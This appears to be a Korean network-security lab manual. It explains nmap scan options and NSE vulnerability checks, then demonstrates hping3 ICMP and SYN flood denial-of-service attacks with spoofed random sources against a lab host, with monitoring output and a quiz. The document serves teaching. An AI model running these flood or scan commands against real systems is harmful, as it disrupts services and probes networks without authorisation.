-sS	TCP SYN 스캔 또는 half open 스캔이라고 부르는 방식으로 SYN 패킷을 보내 SYN/ACK 패킷이 오면 Listen 상태임을 확인하고 RST 패킷이 오면 Listening 상태가 아님을 확인하는 방법이다. 이 방식은 TCP 접속이 완전하게 이루어지지 않기 때문에 상대방 시스템에 로그가 남지 않을 가능성이 커 스텔스 포트 스캔이라고도 한다.
-sF, -sN, -sX	방화벽이나 패킷 필터를 통과해 FIN 패킷(-sF), NULL 패킷(-sN), XMAS 패킷(-sX)을 이용한 스캔을 수행한다.
-sP	ping으로 ICMP 패킷을 보내 호스트 활성화 여부를 확인한다.
-sU	UDP 패킷을 보내 UDP 포트를 스캔한다.
-sA	ACK 스캔으로 방화벽이 정밀하게 차단하는지 확인하는 방법으로, ACK 패킷을 보내 RST패킷을 받으면 해당 포트가 필터링 되지 않은 상태, 아무런 응답이 없으면 필터링된 상태로 확인한다.
-sV	오픈되어 있는 포트의 서비스명 및 버전을 확인한다.

▪ nmap 주요 스캔 옵션

-f	스캔할 때 방화벽을 통과할 수 있도록 패킷을 조각낸다.
-v	스캔의 세부 사항을 표시한다.
-P0	방화벽에서 ICMP echo requests를 막아 놓아도 스캔이 가능하게 한다.
-PT	ping의 대응으로 ICMP 패킷을 이용하지 않고, TCP 패킷을 이용하여 스캔을 수행한다.
-PS	ACK 패킷 대신 SYN 패킷을 보내 대상 호스트에서 RST 응답을 확인한다.
-PI	ICMP echo request를 보내 호스트와 네트워크 브로드캐스트 주소를 찾는다.
-O	호스트의 운영체제 정보 등을 확인할 때 사용한다.
-p	확인하고자 하는 포트의 범위를 지정한다.
-o <filename>	스캔한 결과를 파일로 저장한다.


※ half open scan 과정 - Port Open

- ① 공격자가 스캔 대상 시스템으로 SYN 패킷 송신
- ② 스캔 대상 시스템의 포트가 열려 있으면 SYN&ACK 수신, 공격자는 스캔 대상 시스템으로 RST 송신



※ half open scan 과정 - Port Close

- ① 공격자가 스캔 대상 시스템으로 SYN 패킷 송신
- ② 스캔 대상 시스템의 포트가 닫혀 있으면 RST&ACK 수신



■ nmap의 사용 예

① TCP SYN 스캔 방식

```

kali@kali:~$ sudo nmap -sS 8.8.8.8
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 20:10:10
Nmap scan report for 8.8.8.8
Host is up (0.14s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 45.1s
  
```

③ 네트워크 대역에 대한 스캔

```

kali@kali:~$ sudo nmap -sS 125.241.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 20:10:15
Nmap scan report for 125.241.100.10
Host is up (0.22s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http

Nmap scan report for 125.241.100.254
Host is up (0.012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet

Nmap done: 256 IP addresses (2 hosts up) scanned in 1.1s
  
```

⑤ 스캔 결과를 파일로 저장

```

kali@kali:~$ nmap -sT www.xyz.com -o result.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 20:10:18
Nmap scan report for www.xyz.com (125.241.100.10)
Host is up (0.027s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 26.92 seconds
kali@kali:~$ ls -l result.txt
-rw-r--r-- 1 kali kali 370 Feb 29 20:10 result.txt
  
```

② 오픈된 포트를 통한 데몬의 버전 확인

```

kali@kali:~$ nmap -sV www.xyz.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 20:10:20
Nmap scan report for www.xyz.com (125.241.100.10)
Host is up (0.024s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.1
23/tcp    open  telnet    Linux telnetd
80/tcp    open  http      Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 25.1s
  
```

④ 포트를 80번으로 위장하여 대상 네트워크 스캔

```

kali@kali:~$ nmap -sP -PT80 125.241.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 20:10:25
Nmap scan report for 125.241.100.10
Host is up (0.069s latency).
Nmap scan report for 125.241.100.254
Host is up (0.019s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.1s
  
```


■ nmap 스크립트 엔진을 이용한 네트워크 취약점 점검

nmap에서는 스크립트 엔진을 이용하여 네트워크 취약점을 점검할 수 있다. nmap 스크립트 엔진은 /usr/share/nmap/scripts에서 확인할 수 있다. 자세한 사용법은 <https://nmap.org/book/nse.html>, <https://nmap.org/nsedoc/>을 참조할 수 있다.

```
kali@kali: /usr/share/nmap/scripts$ ls
acarsd-info.nse          http-hp-ilo-info.nse      nping-brute.nse
address-info.nse        http-huawei-hg5xx-vuln.nse nrpe-enum.nse
afp-brute.nse           http-icloud-findmyiphone.nse ntp-info.nse
afp-ls.nse              http-icloud-sendmsg.nse  ntp-monlist.nse
afp-path-vuln.nse       http-iis-short-name-brute.nse omp2-brute.nse
afp-serverinfo.nse      http-iis-webdav-vuln.nse  omp2-enum-targets.nse
afp-showmount.nse       http-internal-ip-disclosure.nse omron-info.nse
ajp-auth.nse            http-joomla-brute.nse    openlookup-info.nse
ajp-brute.nse           http-jsonp-detection.nse  openvas-otp-brute.nse
ajp-headers.nse         http-litespeed-sourcecode-download.nse openwebnet-discovery.nse
ajp-methods.nse         http-ls.nse              oracle-brute.nse
ajp-request.nse         http-majordomo2-dir-traversal.nse oracle-brute-stealth.nse
allseeingeeye-info.nse  http-malware-host.nse   oracle-enum-users.nse
amqp-info.nse           http-mcmp.nse            oracle-sid-brute.nse
asn-query.nse           http-methods.nse         oracle-tns-version.nse
auth-owners.nse        http-method-tamper.nse   ovs-agent-version.nse
```

nmap에서는 스크립트 엔진을 이용하여 SSL의 취약점 중 하나인 heartbleed도 다음과 같이 스크립트 엔진을 이용하여 점검할 수 있다. heartbleed는 2014년 4월에 발견된 오픈 소스 암호화 라이브러리인 OpenSSL의 소프트웨어 버그이며, OpenSSL 1.0.1g 하위 버전에서 이 공격으로 개인 키 및 세션 쿠키 및 암호를 훔칠 수 있는 취약점이 발견되었다.

```
kali@kali:~$ nmap -p 443 --script ssl-heartbleed www.abc.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 23:18 EST
Nmap scan report for www.abc.com (210.100.100.10)
Host is up (0.020s latency).
```

```
PORT      STATE SERVICE
443/tcp   open  https
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

nmap을 이용한 점검 결과 안전한 경우 443/tcp filtered https로 결과가 나타나며, 취약할 경우 아래와 같이 오픈된 포트의 ssl-heartbleed: VULNERABLE: 이라는 메시지가 출력된다. nmap --script ssl-heartbleed 125.241.100.0/24의 방식으로 다수의 웹서버에 대한 점검도 가능하다.

직접 해보기 - 1

웹 취약점 확인을 위해 웹서버가 지원하는 메소드 설정 상태를 확인할 필요가 있다. nmap nse의 http-methods 스크립트를 이용해 웹 메일 서버의 메소드 설정 상태를 점검하시오.

```
kali@kali:~$ nmap --script http-methods --script-args http-methon.test-all='/www.abc.com' www.abc.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 23:20 EST
Nmap scan report for www.abc.com (210.100.100.10)
Host is up (0.17s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
| http-methods:
|_ Supported Methods: GET HEAD
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s


Nmap done: 1 IP address (1 host up) scanned in 17.45 seconds
```

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 mail.abc.com:https     192.168.1.10:34678     ESTABLISHED
tcp        0      0 mail.abc.com:53356     mail.abc.com:24242     TIME_WAIT
tcp        0      0 mail.abc.com:9999     mail.abc.com:56964     TIME_WAIT
tcp        0      0 mail.abc.com:53266     mail.abc.com:24242     TIME_WAIT
tcp        0      0 mail.abc.com:postgres1 mail.abc.com:57232     ESTABLISHED
tcp        0      0 mail.abc.com:53452     mail.abc.com:24242     TIME_WAIT
tcp        0      0 mail.abc.com:53334     mail.abc.com:24242     TIME_WAIT
tcp        0      0 mail.abc.com:53378     mail.abc.com:24242     TIME_WAIT
tcp        0      0 mail.abc.com:53084     mail.abc.com:24242     TIME_WAIT
tcp        0      0 mail.abc.com:53498     mail.abc.com:24242     TIME_WAIT
tcp        0      0 mail.abc.com:https     192.168.1.10:34678     ESTABLISHED
```

다. netdata를 이용한 모니터링

netdata와 같은 모니터링 툴을 이용하여 서버의 상태를 원격에서 모니터링 할 수 있다. netdata는 iRedMail을 설치하며 함께 설치된 모듈이다. 이외에도 다양한 서버 모니터링 툴을 활용할 수 있다.

- <https://mail.abc.com/netdata/> - <https://mail.xyz.com/netdata>



2. ICMP 패킷 전송(ping of death)을 이용한 서비스 거부 공격 - abc.com 대상

Ping of Death 공격은 윈도우 95, 98과 레드햇 리눅스 6.0 이하 버전에 사용되던 방법이다. 공격의 기본은 ping을 이용하여 ICMP 패킷을 정상 크기보다 아주 크게 만든 패킷을 전송하고, 이 큰 패킷은 네트워크를 통해 라우팅 되어 공격 네트워크에 도달하는 동안 아주 작은 조각(fragment)으로 쪼개진다. 공격 대상은 조각화된 패킷을 모두 처리해야 하므로 정상적인 ping보다 부하가 많이 걸린다.

가. hping3를 이용한 ping of death 실험

① hping3를 이용하여 공격 대상인 abc.com으로 패킷을 전송한다.


```
kali@kali:~$ sudo hping3 --icmp --rand-source www.abc.com -d 65000 --flood
[sudo] password for kali:
HPING www.abc.com (eth0 210.100.100.10): icmp mode set, 28 headers + 65000 data bytes
hping in flood mode, no replies will be shown
```

공격대상인 www.abc.com에게 ICMP 패킷의 크기를 65,000으로 지정하여 전송하였다. 65,000 크기의 패킷은 더 작은 크기로 조각나서 공격 대상 컴퓨터에게 전송되며, 공격 대상 컴퓨터는 처리해야할 fragment의 개수가 늘어나므로 부하가 많이 걸리게 된다.


• 옵션별 기능

옵션	기능
--icmp	패킷의 종류를 ICMP로 선택
--rand-source	공격자의 IP주소를 랜덤하게 생성
www.abc.com	공격 대상 시스템의 URL
-d 65000	전송하는 패킷의 길이를 65,000바이트로 지정
--flood	공격 시스템이 생성 가능한 만큼 빠른 속도로 패킷 전송


- ② 라우터 R1과 SW4 사이의 링크를 와이어샤크로 모니터링 한 결과, 다음과 같이 조각난 ICMP 패킷이 다양한 출발지로부터 abc.com (210.100.100.10)로 전송되는 것을 확인할 수 있다.




해당 패킷을 보면 ICMP MTU값보다 작게 분할된 1480바이트의 조각난 패킷임을 확인할 수 있다. 데이터는 의미 없는 값들이 채워져 있다.



- ③ Client에서 www.abc.com, mail.abc.com으로의 접속이 원활치 않음을 확인할 수 있다.



- ④ 공격이 이루어지는 중에는 접속이 제대로 되지 않기 때문에 공격을 종료한 후에 모니터링을 확인할 결과이다. 공격이 시작되며 유입되는 패킷의 양이 증가하였고, 그 패킷의 대부분은 조각난 패킷임을 확인할 수 있다. 또한 공격을 중단함과 동시에 패킷의 유입도 급격하게 감소하였음을 확인할 수 있다.



퀴즈 - 1

위의 공격 방법이 공격 대상 시스템에 CPU 부하에 어떤 영향을 주는지 확인하고, 결과에 대해 해석하시오.

공격을 실행하고 abc.com의 터미널에서 top 명령으로 확인했을 때, CPU, RAM의 부하에는 큰 영향을 미치지 않는 것으로 확인되었다. ping of death 공격은 조각난 수많은 패킷을 이용한 공격이므로 CPU의 연산이나 프로세스 생성에는 관련이 없기 때문이다.


```

abc.com [실행 중] - Oracle VM VirtualBox
파일  마신  보기  입력  장치  도움말

top - 07:19:11 up 3:04, 1 user, load average: 0.05, 0.06, 0.04
Tasks: 146 total, 1 running, 105 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.7 us, 1.0 sy, 0.0 ni, 98.3 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem : 1008816 total, 91332 free, 502068 used, 415416 buff/cache
KiB Swap: 2017276 total, 1997552 free, 19724 used. 322408 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM    TIME+  COMMAND
  744 systemd+ 20   0   71464   6532   5192 S   0.3   0.6   0:15.94 systemd-resolve
 2283 netdata   20   0  114140  68120  2396 S   0.3   6.8   0:53.91 netdata
 2662 postgres 20   0  321320  16616 12412 S   0.3   1.6   1:00.20 postgres
 8405 root      20   0   42804   3964   3332 R   0.3   0.4   0:00.12 top
    1 root      20   0  160412   9124   6540 S   0.0   0.9   0:02.96 systemd
  
```

2. SYN Flooding을 이용한 서비스 거부 공격



서비스를 제공하는 시스템들은 동시에 사용할 수 있는 사용자 수가 제한되어 있다. 예를 들어 '이 게임 서버는 동시에 300명이 접속할 수 있다'라는 사항이다. 동시 접속자 수는 설정 사항으로 변경할 수 있으나 시스템의 물리적인 성능(CPU, RAM, 네트워크 속도, 처리 프로세스 등)에 따라 제한적일 수밖에 없다. SYN Flooding은 존재하지 않는 클라이언트를 생성하여 공격 대상 서버에 접속한 것처럼 속여서 실제 사용자들에게 서비스를 제공하지 못하도록 하는 공격 방법이다.

시스템은 보통 SYN 연결에 대해 무한정 기다리지 않고 일정 시간 동안만 연결을 시도하고 기다리도록 설정되어 있다. 따라서 SYN Flooding 공격을 성공하려면 서버에 설정된 대기 시간 안에 서버가 수용할 수 있는 사용자 수의 한계를 넘는 연결을 시도해야 한다.

- ① hping3를 이용하여 공격 대상인 abc.com으로 SYN Flooding 공격을 수행한다.

```
kali@kali:~$ sudo hping3 --rand-source www.abc.com -p 80 -S --flood
HPING www.abc.com (eth0 210.100.100.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

공격 대상인 www.abc.com에게 hping을 통해 80번 포트에 SYN 패킷을 지속적으로 전송할 수 있으며, --flood 옵션을 이용하여 짧은 시간에 다량의 패킷을 전송할 수 있다.

- 옵션별 기능

옵션	기능
-p 80	80번 포트에 대해 패킷을 전송한다.
-S	TCP 패킷 중에서 SYN만 전송한다.

- ② 라우터 R1과 SW4 사이의 링크를 와이어샤크로 모니터링 한 결과, 다음과 같이 수많은 SYN과 SYN/ACK패킷이 전송되는 것을 확인할 수 있다.

- ② www.abc.com에서 netstat -an | grep tcp | more로 확인한 결과이다.

```
tcp        0      0 210.100.100.10:80    109.64.153.37:42386  SYN_RECV
tcp        0      0 210.100.100.10:80    121.199.73.231:13151 SYN_RECV
tcp        0    32 210.100.100.10:443    192.168.1.10:35236   FIN_WAIT1
tcp        0      0 210.100.100.10:80    6.224.164.33:14331   SYN_RECV
tcp        0      0 210.100.100.10:80    98.242.70.5:45814    SYN_RECV
tcp        0      0 210.100.100.10:80    165.222.187.79:23647 SYN_RECV
tcp        0      0 210.100.100.10:80    222.39.91.235:51487  SYN_RECV
--More--
```

www.abc.com에서 netstat를 이용하여 공격 후의 TCP 포트 현황을 모니터링 해보면, 다양한 IP에서 80번 포트에 SYN 패킷을 보내 SYN_RECV가 증가하고 있는 것을 확인할 수 있다.

③ Client에서 www.abc.com, mail.abc.com으로의 접속이 원활치 않음을 확인할 수 있다.



